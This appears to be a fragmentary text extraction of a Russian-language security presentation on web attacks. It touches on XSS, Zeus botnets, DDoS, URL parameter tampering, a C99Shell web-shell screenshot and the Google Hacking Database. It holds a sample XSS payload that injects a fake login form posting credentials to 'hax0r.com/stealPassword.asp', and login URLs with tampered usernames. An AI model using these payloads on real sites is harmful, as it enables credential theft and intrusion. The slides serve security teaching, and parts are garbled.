
Дешёвые сетевые устройства


Цели

Любые системы

Успешная атака








Межсайтовый скриптинг


```
<form method="POST" action="CheckCredentials.asp">
<!-- display error message, if it exists -->
<%=request.querystring("ErrorMessage")%>
Username: <input type="text" name="UserName" /><br />
Password: <input type="password" name="Password" /><br />
<input type="submit" name="submit" value="log in!" />
</form>
```

```
<form method="POST" action="somepage.asp"></form>
<form method="POST" action="http://www.hax0r.com/stealPassword.asp">
Username: <input type="text" name="UserName" /><br />
Password: <input type="password" name="Password" /><br />
<input type="submit" name="submit" value="log in!" />
</form>
```

ZEUS BOT




Отказ в обслуживании – Распределенный отказ в обслуживании



Высокий риск

ПК
пользователя

Атака



Угон загрузки

Зомби



```
.001.^  
u$0N=1  
z00BAI  
I.,.=^  
;s<^+^  
NRX^=-^  
z0c^CX^  
^B0s^~^  
00$H^  
n$0=XN;  
IBB0vU1=  
^$000cAr^vul  
FAHZuqr~!  
ZZUFABFI,  
;BRAHv n$U~  
^ARRH1 ^0s1  
'Qnv^ 01,  
c0qr ^s,  
oUU^ ul  
'R0- :.  
nn^~ -=  
=1^~
```



[HTTP://WWW.MYDOMAIN.COM/PAGE1.ASP](http://www.mydomain.com/page1.asp) OR [HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=1](http://www.mydomain.com/main.asp?page=1)
[HTTP://WWW.MYDOMAIN.COM/PAGE2.ASP](http://www.mydomain.com/page2.asp) OR [HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=2](http://www.mydomain.com/main.asp?page=2)
[HTTP://WWW.MYDOMAIN.COM/PAGE3.ASP](http://www.mydomain.com/page3.asp) OR [HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=3](http://www.mydomain.com/main.asp?page=3)
[HTTP://WWW.MYDOMAIN.COM/PAGE4.ASP](http://www.mydomain.com/page4.asp) OR [HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=4](http://www.mydomain.com/main.asp?page=4)

<http://www.mydomain.com/login.jsp?usertype=regular&username=PETE&password=doe>
<http://www.mydomain.com/login.jsp?usertype=regular&username=ADMIN&password=doe>
<http://www.mydomain.com/login.jsp?usertype=regular&username=ROOT&password=doe>

Перебор или изменение файлов либо параметров

C99Shell v. 1.0 beta (21.05.2005)

Software: . PHP/4.1.13
uname -a: Windows 2003 (c) IIS [REDACTED] tr 3.01-STABLE IIS 6.0-STABLE # 21.04.2008 07:36:44

Safe-mode: OFF (not secure)
c:\inetpub\wwwroot\www\web/inc/ drwxrwxr-x
Free of (0%)

Encoder Bind Proc. FTP brute Sec. SQL PHP-code Feedback Self remove Logout

Owned by hacker

Listing directory (2 files and 31 directories):

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	18.03.2004 13:39:27	/	drwxrwxr-x	☐
..	LINK	10.07.2006 12:43:37	/	drwxrwxr-x	☐
[administration]	DIR	21.04.2008 07:36:44	/	drwxrwxr-x	☐
[bookmarks]	DIR	18.03.2004 10:58:16	/	drwxrwxr-x	☐
[browsecvs]	DIR	18.03.2004 10:58:22	/	drwxrwxr-x	☐
[calendar]	DIR	18.03.2004 10:58:28	/	drwxrwxr-x	☐
[clients]	DIR	18.03.2004 10:58:32	/	drwxrwxr-x	☐
[dev-kit]	DIR	18.03.2004 10:58:42	/	drwxrwxr-x	☐
[docs]	DIR	18.03.2004 10:59:06	/	drwxrwxr-x	☐
[files]	DIR	10.07.2006 10:22:22	/	drwxrwxr-x	☐
[general]	DIR	18.03.2004 10:59:29	/	drwxrwxr-x	☐
[includes]	DIR	18.03.2004 11:06:44	/	drwxrwxr-x	☐
[interface]	DIR	18.03.2004 11:07:29	/	drwxrwxr-x	☐
[javascript]	DIR	18.03.2004 11:07:50	/	drwxrwxr-x	☐
[languages]	DIR	18.03.2004 11:08:00	/	drwxrwxr-x	☐
[linkedcontent]	DIR	18.03.2004 11:08:10	/	drwxrwxr-x	☐
[logos_clients]	DIR	18.03.2004 11:08:20	/	drwxrwxr-x	☐
[mantis]	DIR	18.03.2004 11:09:20	/	drwxrwxr-x	☐

- Parent Directory
- blink.cgi
- brag.cgi
- dance.cgi
- sing.cgi
- source.cgi
- step-backward.cgi
- step-forward.cgi
- turn-left.cgi
- turn-right.cgi

Скрытые
файлы

Скрытые
папки

Внутренние
компоненты

Просмотр перебором

HOME NEWS PROJECTS ABOUT US CONTACT US vimeo YouTube twitter facebook

HACKERS FOR CHARITY.ORG

GHDB « Hackers For Charity

GHDB

GHDB

Welcome to the Google Hacking Database (GHDB)!

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe! Stop by our [forums](#) to see where the magic happens!

Advisories and Vulnerabilities (215 entries)
These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.

Error Messages (68 entries)
Really retarded error messages that say WAY too much!

Files containing juicy info (230 entries)
No usernames or passwords, but interesting stuff none the less.

Files containing passwords (135 entries)
PASSWORDS, for the LOVE OF GOD!!! Google found PASSWORDS!

Files containing usernames (15 entries)
These files contain usernames, but no passwords... Still, google finding usernames on a web site..

Footholds (21 entries)
Examples of queries that can help a hacker gain a foothold into a

Search Our Site Search

Donations

Make a general donation

Donate

Or Support the Longs directly!

SUPPORT THE LONG JOURNEY TO AFRICA!

Donate Plus Wall

[From Mike, Josline, & Natasha]

[Room362]

Houston SANS Training - GrrCON - InfoSec & Hacker Con - SecBarbie - [www.exploit-db.com](#) - A1 Security Cameras - #PCIHUGITOUT - Give Tech Back Inc - Aluminium Profile kaufen - Le Corbusier Sessel LC 2 - [www.zanzit.com](#) - great work! - Free PC errors scan and fix - AIDE Winter

Ошибки

Уязвимости

Пароли

Данные

Паттерны



Госучреждения

Крупные
компании

Социальные
ресурсы


Политический
хакинг

ISF Information
Security
Forum

